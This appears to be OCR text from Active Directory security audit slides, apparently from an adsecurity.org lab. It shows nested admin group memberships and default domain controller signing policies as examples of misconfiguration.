
Name

Ruth Parker

ⓘ Note

By default, this built-in group has no members, and it can create and manage users and groups in the domain, including its own membership and that of the Server Operators group. This group is considered a service administrator group because it can modify Server Operators, which in turn can modify domain controller settings. As a best practice, leave the membership of this group empty, and do not use it for any delegated administration. This group cannot be renamed, deleted, or moved.

Admin Group Nesting Issues



Domain Admins Properties

Members:

Name	Active Directory Domain Services Folder
ADA Admins	lab.adsecurity.org/AD Management
ADSAdministr...	lab.adsecurity.org/Users
LukeSkywalker	lab.adsecurity.org/AD Management

Critical Server Admins Properties

Members:

Name	Active Directory Domain Services Folder
Server Admins	lab.adsecurity.org/AD Management

ADA Admins Properties

Me


Name	Active Directory Domain Services Folder
Critical Server...	lab.adsecurity.org/AD Management

Server Admins Properties

Members:

Name	Active Directory Domain Services Folder
HanSolo	lab.adsecurity.org/AD Management
Wesley Crusher	lab.adsecurity.org/Accounts

Default Domain Controllers Policy is.. default



Local Policies/Security Options

Domain Controller


Policy	Setting
Domain controller: LDAP server signing requirements	None

Domain Member

Policy	Setting
Domain member: Digitally encrypt or sign secure channel data (always)	Enabled

Microsoft Network Server

Policy	Setting
Microsoft network server: Digitally sign communications (always)	Enabled
Microsoft network server: Digitally sign communications (if client agrees)	Enabled

